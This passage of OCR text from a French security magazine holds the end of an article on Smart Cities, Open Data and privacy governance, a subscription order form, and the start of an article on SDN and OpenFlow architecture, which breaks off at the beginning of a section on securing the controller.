doit être collaborative. Dans ce type de raisonnement, l'individu est poussé à collaborer à la production de données, même à son insu. La pose de capteurs, pour la collecte de données sur la qualité de l'air, sur la pollution, sur le trafic des transports en commun n'est pas nécessairement accompagnée d'une information claire et compréhensible par le plus grand nombre. Le concept même de Smart Cities est nébuleux pour un grand nombre de personnes, car il ne semble pas y avoir de définition scientifique, claire et sans ambiguïtés. Évidemment, il est toujours possible de se référer à la définition proposée par Wikipédia, mais elle paraît être à géométrie variable. Si on prend l'exemple de la ville de Medellín **[4]** en Colombie, le Wall Street Journal l'avait qualifié de « ville la plus innovante du monde » en 2012, non pas parce qu'elle offrait des solutions technologiques avancées, mais parce qu'elle avait fait preuve d'ingéniosité dans la gestion de la ville. C'est donc moins la question de la place des nouvelles technologies dans la gestion administrative que celle du développement intelligent et adapté aux habitants. Si on prend l'exemple de la ville d'Utrecht, aux Pays-Bas, la municipalité réfute la qualification de Smart City, pour lui préférer celle de « healthy City » alors qu'elle investit dans la recherche et le développement.

2 L'Open data en pratique à l'échelon local

Dans la plupart des comptes-rendus de conseils municipaux — mais cela est également vrai pour tous les autres organes exécutifs — est abordée la problématique du temps dans la prise de décision et la résolution des difficultés rencontrées par les administrés. Or, pour éviter que les solutions proposées et mises en œuvre ne soient rejetées, il est nécessaire qu'elles s'appuient des données statistiques, fiables et vérifiées et c'est dans cette configuration que l'Open Data peut se développer à l'échelon local.

La première étape, avant même de s'intéresser aux données, consiste à équiper la ville, notamment en infrastructures réseaux, afin de permettre aux différents équipements – capteurs, caméras – de collecter lesdites données, sans pour autant s'appuyer sur un seul type de connexion. Dans le cas français, une partie de la métropole connaît des difficultés de connexion et le plan France à très haut débit reste encore partiellement déployé. Dans le cas des collectivités d'outre-mer, la problématique est encore plus sensible.

Dans l'hypothèse où la collectivité concernée est suffisamment bien connectée et équipée, l'autre difficulté va être de créer un engouement autour des données collectées et un intérêt, afin que les administrés aient envie de s'en emparer. Dans le cadre de la Smart City, l'Open Data apporte une particularité intéressante pour les municipalités : une aide à la décision en temps réel. Ainsi, à Rio De Janeiro, la ville est équipée d'un centre des opérations, qui se sert de l'ensemble des données collectées en temps réel afin de mieux réguler le trafic routier, les transports publics, les services d'urgences, la météo, etc.

Plus proche de nous, dans la ville de Londres, les habitants ont accès à un tableau de bord leur donnant des informations sur la pollution, la météo, les transports publics, la disponibilité des vélos, etc.

Ces deux exemples rentrent dans une sous-famille de la Smart City : la real time City. Dans le cas de Rio, les données sont en Open Data et n'importe quel citoyen peut les utiliser pour créer sa propre application. La ville de New York propose également son propre portail d'Open Data. Même si tout le monde ne va pas forcément avoir envie de créer une application basée sur le jeu de données des collisions de véhicules terrestres à moteur, fourni par la police de New York, cela contribue à rendre la ville plus transparente.

Dans le cadre français, même si beaucoup de choses ont déjà été accomplies, il reste un domaine où l'Open Data a encore énormément de difficultés à voir le jour : la politique publique locale. Il n'existe pas encore de jeux de données complets sur les conseils municipaux, les partis politiques ou encore les marchés publics. Il existe différents répertoires, notamment ceux fournis par le ministère de l'Intérieur, mais ces données ne sont pas nécessairement à jour, faisant qu'une application qui se baserait sur ces données ne serait pas le reflet de la réalité au moment de la consultation. Dans le cas des marchés publics, il n'existe pas non plus de base unifiée, qui offrirait la possibilité – par exemple — de voir quelles sont les entreprises de travaux publics qui remportent le plus souvent les chantiers.

Or, si les individus sont demandeurs d'informations permettant d'améliorer leur quotidien — météo, pollution, transports —, ils sont également très désireux d'avoir une visibilité sur l'utilisation des deniers publics, que ce soit au niveau local ou au niveau national. En France, il faut lire attentivement les lois de finances organiques pour essayer de comprendre la répartition du budget de l'État. Sur le plan local, Paris, Rennes et Agen ont publié quelques données, mais elles ne sont pas à jour. Néanmoins, il est à noter que les États-Unis ont franchi le cap. Ainsi la ville de San Francisco, qui propose un portail d'Open Data très complet, publie des données sur les finances de la ville, de même que la ville de Raleigh et Honolulu.

Pour toutes ces villes, c'est l'entreprise Socrata, spécialisée dans ce domaine, qui héberge et gère les données. En France, chaque municipalité utilise son propre site et reverse éventuellement sur le portail officiel du Gouvernement les données les concernant.

3 La Smart City : un casse-tête juridique

L'un des arguments en faveur de la Smart City est la réalisation d'économies, notamment d'énergie, par la pose de capteurs, qui vont détecter une présence humaine.

Chaque geste, chaque action humaine va faire l'objet de ce que Rob Kitchin **[5]** appelle une datafication. Prendre le bus : une collecte de données. Acheter une bouteille d'eau : collecte de données. Sortir ses poubelles : une collecte de données. Ces masses de données, qui peuvent être réutilisées par des entreprises privées, surtout si elles ont remporté les marchés publics, peuvent être revendues et par exemple aboutir à des statistiques ethniques ou sexuelles. Rob Kitchin cite l'exemple de la géolocalisation régulière d'une personne à proximité d'un bar gay, sans autre informatique complémentaire.

L'autre argument en faveur des Smart Cities est celui d'un renforcement de la sécurité publique. Tous les gouvernements s'arrachent les cheveux sur la question de la sécurité publique et cherchent les solutions les plus efficaces. Au-delà du fait que ce ne sont pas les moins onéreuses — le lecteur se souviendra avec une certaine aigreur du dossier de la plateforme des interceptions judiciaires, opérée par Thalès —, elles ne sont pas les plus pertinentes et peuvent conduire à faire du profilage ethnique.

Dans Projet 2020, l'ENISA avait imaginé une sorte de contrat global concernant les données, signé par les utilisateurs. Or, quand on voit que les utilisateurs n'arrivent pas à savoir où vont leurs données, qu'elles sont vendues, utilisées, revendues, réutilisées, sans que la CNIL n'arrive à y mettre un terme, on se demande ce que cela pourra donner si ces données sont collectées à l'échelle d'une ville. Une des options de Rob Kitchin est la création d'une instance qui adresserait des recommandations et qui aurait un pouvoir de sanction, une sorte de CNIL à l'échelle de la ville, comme l'a fait Seattle avec son Privacy Advisory Comittee **[6]**.

L'idée n'est pas délirante, mais elle n'est pas adaptée au paysage français. Tout d'abord, nous avons déjà une CNIL, qui travaille en partenariat avec les CNIL des membres de l'Union européenne et avec lesquelles elles forment une gouvernance de type fédéral. Par ailleurs, la Constitution française — qui n'est pas un simple blog que l'on peut amender au fil de ses envies du moment — pose le principe de libre administration des collectivités territoriales. C'est en raison de ce principe que les collectivités n'ont pas le droit d'imposer une préférence locale lorsqu'elles concluent des marchés publics. Il faudrait également amender le code général des collectivités territoriales ainsi que le code des marchés publics, ce qui n'est pas une mince affaire. On objectera qu'il existe bien des comités de surveillance pour l'attribution des habitations à loyers modérés. Mais là encore, c'est souvent l'exécutif local — le maire — qui en prend la direction. Or, sur ce type de comité, tel que celui de Seattle, il conviendrait de nommer des personnes compétentes. Au-delà du fait de savoir si cette participation donnerait lieu à une indemnisation, sur le modèle des indemnités d'élus, ainsi qu'à un statut, avec incompatibilités strictes ou souples, l'exemple récent de la CNCTR suite à la loi renseignement n'est pas rassurant. De la même manière, l'une des critiques qui revient le plus souvent dans le débat public est celle de la prolifération des comités et conseils divers, aimablement surnommés comités Théodule, dont la pertinence n'est pas toujours démontrée.

Enfin, quid de la souveraineté numérique ? Dans le contexte des Smart Cities et de la circulation des données, sans garde-fous, personne ne peut garantir que les données des utilisateurs soient stockées et traitées sur le sol français ou a minima, communautaire. De la même manière, les collectivités territoriales qui passent des marchés publics, en vue de rendre les villes intelligentes, n'ont pas les moyens de vérifier que les sous-traitants des prestataires sont français et donc soumis aux obligations inhérentes et que les données ne sont pas stockées à l'étranger. Quand on voit qu'elles ne peuvent même pas imposer les producteurs locaux, dans le cadre des marchés publics de fournitures de denrées alimentaires pour les cantines scolaires, sans risquer l'annulation par le tribunal administratif, on a quelques inquiétudes concernant les données de circulation.

Conclusion

Sur le papier, le concept de Smart City et l'idée que tous les citoyens puissent jouer avec les données sont très plaisants, car cela rend tous les usagers actifs de leur environnement. ■

Liens et références

Les dépôts de données de l'Assemblée nationale : http://data.assemblee-nationale.fr/

Les dépôts de données du Sénat : http://data.senat.fr/

Les dépôts de données d'intérêt général : http://www.data.gouv.fr/fr/

[1] A brief history of Open Data : http://parisinnovationreview.com/2013/03/29/brief-history-Open-Data/

[2] Qu'est-ce que l'Open Data ? http://opendatahandbook.org/guide/fr/what-is-Open-Data/

[3] Smart Cities : du concept aux pratiques, http://www.applis.univ-tours.fr/scd/EPU_DA/2016PFE_Torres_Helene.pdf

[4] City of the Year : http://online.wsj.com/ad/cityoftheyear

[5] Getting smarter about Smart Cities : Improving Data privacy and Data security, http://eprints.maynoothuniversity.ie/7242/1/Smart

[6] Privacy Advisory Committee : https://www.seattle.gov/tech/initiatives/privacy/privacy-advisory-committee

ACTUELLEMENT DISPONIBLE

HACKABLE N°18 !

CRÉEZ VOTRE INTERPHONE CONNECTÉ !

NE LE MANQUEZ PAS

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

http://www.ed-diamond.com

SDN OU COMMENT LE RÉSEAU S'AUTOMATISE À GRANDE ÉCHELLE

Cédric LLORENS, Stéphane LITKOWSKI & Denis VALOIS

mots-clés : RÉSEAU / SDN / OPENFLOW

Nous présentons dans cet article une évolution majeure dans les réseaux consistant à automatiser ou rendre programmable le réseau grâce au concept SDN. L'objectif est de rendre le réseau plus agile, mais aussi de faciliter le déploiement des services activés par les clients eux-mêmes.

1 Introduction

Le SDN (*Software-Defined Networking*) trouve beaucoup de définitions différentes. L'idée fondamentale derrière le SDN est de rendre le réseau programmable, c'est-à-dire plus apte à subir des modifications liées à des demandes de services de plus en plus dynamiques. La RFC7149 **[RFC7I49]** tente de définir le SDN de la manière suivante :

Le SDN (*Software-Defined Networking*) est un ensemble de techniques visant à faciliter l'architecture, la livraison et l'opération de services réseaux de manière déterministe, dynamique et pouvant être déployés à grande échelle.

La technique principale utilisée est la mise à disposition d'interfaces de programmation (API) afin que des applications externes puissent directement interagir avec le réseau.

Une autre technique souvent utilisée et bien connue est la centralisation partielle ou totale du plan de contrôle d'un équipement réseau (son intelligence) laissant sur l'équipement le plan de transfert (contenant les tables de commutation) alimenté par ce plan de contrôle centralisé.

2 Les notions d'interfaces

Les outils et composants intervenant dans un processus donné (production par exemple) peuvent être hiérarchisés de la manière suivante :

- les outils/composants se rapprochant du service client seront vers les couches « hautes » ;
- les outils/composants se rapprochant du réseau physique seront vers les couches « basses ».

Cette approche de hiérarchisation reste très similaire à une vision telle que le modèle OSI (couches hautes applicatives, couches basses physiques). Le principe est que chaque couche de niveau N offre un niveau d'abstraction plus important à la couche N+1. Le nombre de couches dépend de l'architecture retenue par l'opérateur et du




Figure 1 : Architecture SDN en couches.

nombre d'outils/composants mis en jeu. Cependant, on peut définir de manière simple un modèle à quatre couches comme l'illustre la figure 1.

La couche de ressource représente le matériel physique des équipements réseaux (routeurs, pare-feux, etc.) et représente ainsi la couche la plus basse, donc la moins abstraite. Ces équipements réseaux représentent des ressources que le service pourra utiliser à la demande. Dans le cas de fonctions réseaux qui seraient virtualisées, la ressource serait la machine virtuelle ou le conteneur assurant la fonction réseau.




Figure 2 : Interfaces SDN pour le plan de contrôle.

Il est possible d'accéder à la couche ressource par le biais d'une couche de contrôle (plan de contrôle) ou de gestion (plan de gestion). Ceci est très similaire au modèle en couches des équipements existant à la différence près que dans l'architecture SDN, un plan de contrôle et/ou gestion centralisé pourra être créé afin d'offrir une interface simplifiée à la couche de service (en gommant par exemple les disparités des équipements) et/ou d'amener plus de fonctionnalités. Le plan de contrôle ou de gestion aura alors la maîtrise de plusieurs ressources.

La couche service réseau s'assure du cycle de vie du service réseau. Elle va s'appuyer sur les couches de contrôle, de gestion (centralisée ou des ressources directement) afin de rendre le service demandé. La couche service réseau va exposer à la couche application un certain nombre de services pouvant être activés, ainsi que les paramètres associés à ces services. La couche application représente la couche la plus haute. Il peut également s'agir d'une application cliente qui interagit directement avec le fournisseur de service.

Les flèches entre les couches représentent des interfaces. Une couche peut disposer de flèches allant vers une couche plus basse, on parlera alors d'interface de service Sud. Elle peut disposer de flèches entrantes venant d'une couche supérieure, on parlera alors d'interface de service Nord.




Figure 3 : De multiples interfaces pour une couche donnée.

Il existe des cas où des couches de même niveau discutent entre elles, c'est le cas notamment des plans de contrôle totalement ou partiellement distribués. On parlera alors d'interface de service Est/Ouest.

La figure 2 présente un exemple où un réseau est géré par deux plans de contrôle. Chaque plan de contrôle gère une partie des ressources réseaux. Une interface peut être nécessaire entre les deux plans de contrôle (besoin d'échange d'informations). C'est une interface de service Est/Ouest.

La notion de direction de l'interface est toujours pour une couche donnée. Ainsi du point de vue de la couche service réseau, celle-ci dispose également d'une interface de service Nord (venant de la couche application), cette interface




Figure 4 : Pipeline de traitement Openflow.

expose les paramètres de service à l'application. Elle dispose également d'interfaces de service vers les couches de contrôle et de gestion.

Une interface représente un moyen pour une couche d'exposer des capacités de manière abstraite à une autre couche. Une couche peut donc utiliser plusieurs interfaces différentes pour une même direction. Ces différentes interfaces pouvant fournir des services différents ou le même service par une méthode différente. Les interfaces se basent sur des protocoles afin de permettre un dialogue.

La figure 3 illustre un exemple de couche de contrôle ayant trois interfaces de service Nord et trois interfaces de service Sud possibles. Elle propose l'utilisation d'une interface de type REST, l'utilisation du protocole NETCONF ou de la commande en ligne pour l'interface de service Nord. Concernant l'interface de service Sud, elle permet l'utilisation des protocoles PCEP, BGP-LS ou XMPP. En terme d'usage, PCEP serait par exemple utilisé pour la création de tunnels d'ingénierie de trafic, BGP-LS pour l'acquisition de la topologie du réseau en temps réel, et XMPP pour la mise en place de paramètres plus spécifiques.

3 La programmation du réseau par flux

Un constat de l'état des réseaux actuels est qu'il est complexe d'y ajouter de nouvelles fonctionnalités de manière simple (à des fins d'expérimentation par exemple) comme on pourrait le faire pour programmer un ordinateur.

Partant de ce constat, un étudiant de l'université de Stanford a réfléchi à la résolution de ce problème : comment programmer de manière simple, la sécurité, le routage (incluant l'ingénierie de trafic), les classes de service..., et en déduisit un besoin de séparation des différents composants des équipements réseaux (plan de gestion, plan de contrôle, plan de transfert).

L'idée est donc d'avoir des équipements matériels effectuant des fonctions de plan de transfert programmables via un protocole standard depuis un contrôleur centralisé. Ainsi sont nés le protocole Openflow et le concept de SDN. Le travail de spécification et d'évolution d'Openflow a depuis été repris par l'ONF (*Open Networking Foundation*).

Le principe d'Openflow est que le contrôleur au travers d'une interface de programmation peut programmer le plan de transfert des équipements du réseau de manière standard. Ainsi les industriels peuvent développer des équipements réseaux « simples » compatibles Openflow (incluant uniquement le plan de transfert), l'intelligence étant laissée au contrôleur Openflow. Le protocole Openflow représente donc une interface sud pour le contrôleur comme l'illustre la figure 4.

L'architecture d'un switch Openflow est structurée principalement autour des composants suivants :

- un canal de communication Openflow avec le contrôleur ;
- des tables de flux qui contiennent les informations de traitement sur les flux ;
- des ports : il peut s'agir de ports physiques ou logiques (interface de Loopback, tunnels, agrégation de liens ...).

C'est simple... c'est possible sur :

http://www.ed-diamond.com

... OU SÉLECTIONNEZ VOTRE OFFRE DANS LA GRILLE AU VERSO ET RENVOYEZ CE DOCUMENT COMPLET À L'ADRESSE CI-DESSOUS !

Voici mes coordonnées postales :	
Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	
Téléphone :	
E-mail :	

❑ Je souhaite recevoir les offres promotionnelles et newsletters des Éditions Diamond.

❑ Je souhaite recevoir les offres promotionnelles des partenaires des Éditions Diamond.

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : http://**boutique.ed-diamond.com/content/3-conditions-generales-de-ventes** et reconnais que ces conditions de vente me sont opposables.

MISC
Multi-System & Internet Security Cookbook

Les Éditions Diamond
Service des Abonnements
10, Place de la Cathédrale
68000 Colmar – France
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

.....

.....

VOICI TOUTES LES OFFRES COUPLÉES AVEC MISC !

POUR LE PARTICULIER ET LE PROFESSIONNEL ...

CHOISISSEZ VOTRE OFFRE !

Prix TTC en Euros / France Métropolitaine

Offre	SUPPORT / ABONNEMENT	PAPIER Réf	PAPIER Tarif TTC	PAPIER + PDF (PDF 1 lecteur) Réf	PAPIER + PDF Tarif TTC	PAPIER + BASE DOCUMENTAIRE (1 connexion BD) Réf	PAPIER + BASE DOCUMENTAIRE Tarif TTC	PAPIER + PDF + BASE DOCUMENTAIRE (PDF 1 lecteur + 1 connexion BD) Réf	PAPIER + PDF + BASE DOCUMENTAIRE Tarif TTC
MC	6n° MISC	MC1	42,-	MC12	62,-	MC13	99,-	MC123	111,-
MC+	6n° MISC + 2n° HS	MC+1	54,-	MC+12	81,-	MC+13	103,-	MC+123	130,-
LES COUPLAGES « LINUX »									
B	6n° MISC + 11n° GLMF	B1	100,-	B12	147,-	B13	233,-	B123	280,-
B+	6n° MISC + 2n° HS + 11n° GLMF + 6n° HS	B+1	172,-	B+12	248,-	B+13	300,-	B+123	381,-
C	6n° MISC + 6n° LP + 11n° GLMF	C1	135,-	C12	197,-	C13	312,-	C123	374,-
C+	6n° MISC + 2n° HS + 6n° LP + 3n° HS + 11n° GLMF + 6n° HS	C+1	236,-	C+12	339,-	C+13	403,-	C+123	516,-
LES COUPLAGES « EMBARQUÉ »									
i	6n° MISC + 6n° HK*	i1	77,-	i12	116,-	i13	121,-*	i123	166,-*
i+	6n° MISC + 2n° HS + 6n° HK*	i+1	91,-	i+12	137,-	i+13	135,-*	i+123	187,-*
LES COUPLAGES « GÉNÉRAUX »									
L	6n° MISC + 6n° HK* + 6n° LP + 11n° GLMF	L1	172,-	L12	258,-	L13	342,-*	L123	432,-*
L+	6n° MISC + 2n° HS + 6n° HK* + 6n° LP + 3n° HS + 11n° GLMF + 6n° HS	L+1	273,-	L+12	410,-	L+13	435,-*	L+123	572,-*

Les abréviations des offres sont les suivantes : LM = GNU/Linux Magazine France | HS = Hors-Série | LP = Linux Pratique | HK = Hackable

* HK : Attention : La base Documentaire de Hackable n'est pas incluse dans l'offre.

PRO OU PARTICULIER = CONNECTEZ-VOUS SUR :

http://www.ed-diamond.com pour consulter toutes les offres !




Figure 5 : Pipeline de traitement Openflow.

Un switch Openflow peut être Openflow-only (c'est-à-dire qu'il ne supporte que les opérations de commutation issues d'Openflow) ou Openflow-hybrid (il peut alors se comporter également comme un switch de niveau 2).

Un switch Openflow utilise une ou plusieurs tables de flux qui contiennent donc des entrées. Chaque entrée est composée :

- de critères permettant d'identifier le flux ;
- de compteurs permettant d'avoir des statistiques sur le nombre de paquets pour un flux donné ;
- d'instructions (d'actions) de traitement sur le paquet ;
- une temporisation: au-delà d'un certain temps, si aucun paquet pour le flux n'a été vu, l'entrée de flux est supprimée.

Les entrées de flux sont créées par le contrôleur Openflow.

Il est possible qu'un paquet arrive sur un switch Openflow et n'ait pas d'entrée de flux correspondante. Le protocole laisse la possibilité alors, d'envoyer le paquet au contrôleur pour analyse. De cette manière, le contrôleur pourrait décider de programmer une entrée de flux correspondante. Ce comportement est optionnel, le switch Openflow pourrait jeter le paquet pour lequel il n'a pas d'entrée de flux.

Openflow utilise la notion de pipeline pour le traitement des flux. Le pipeline définit comment les paquets vont interagir avec les tables de flux. À chaque entrée dans une table de flux, un paquet est inspecté pour déterminer si une entrée correspondante existe, si elle existe, les actions associées sont appliquées. Une action possible est de pouvoir envoyer le paquet vers une autre table de flux comme l'illustre la figure 5.

Openflow décrit simplement une façon de programmer le plan de transfert (plan de commutation), ainsi toute l'intelligence du plan de contrôle, par exemple, la détermination d'un plus court chemin, doit être réalisée par le contrôleur Openflow et ne fait en aucun cas partie de la spécification. Ainsi pour répliquer un réseau IP basé sur un routage au plus court chemin, le contrôleur Openflow doit reconstituer la topologie du réseau, calculer les plus courts chemins du point de vue de chaque switch et peupler les tables de flux de chaque switch avec les bonnes informations. Cette partie intelligence du contrôleur est fondamentale, car l'interface Openflow ne sert à rien si le contrôleur ne sait pas quoi programmer. Il est assez peu envisageable de programmer chaque flux manuellement sur chaque switch.

Un autre exemple est la diffusion de listes de filtrage sur le concept SDN, mais par le protocole de routage BGP (c'est la protocole BGP qui transporte/diffuse une liste de filtrage à un ensemble de routeurs). Nous avions d'ailleurs écrit un article dans un numéro antérieur de *MISC* auquel le lecteur pourra se référer **[MISC BGP]**.

4 Comment sécuriser le SDN

Le contrôleur SDN est un élément clé du réseau. Un attaquant ayant accès au contrôleur peut piloter le réseau et manipuler ses ressources, ce qui peut avoir un effet dramatique pour les clients. Sa sécurité est donc très importante et peut être déclinée selon les chapitres suivants.

4.1 Sécurité de la zone d'administration

Le contrôleur SDN doit être dans une zone dite de gestion dûment protégée du réseau Intranet. Cette zone de gestion agit comme une zone tampon et de sécurité entre le réseau Intranet et le réseau opérationnel.

Des principes simples peuvent s'appliquer afin de sécuriser ces systèmes :

- aucun accès à cette zone de gestion n'est possible sans une authentification centrale préalable à la

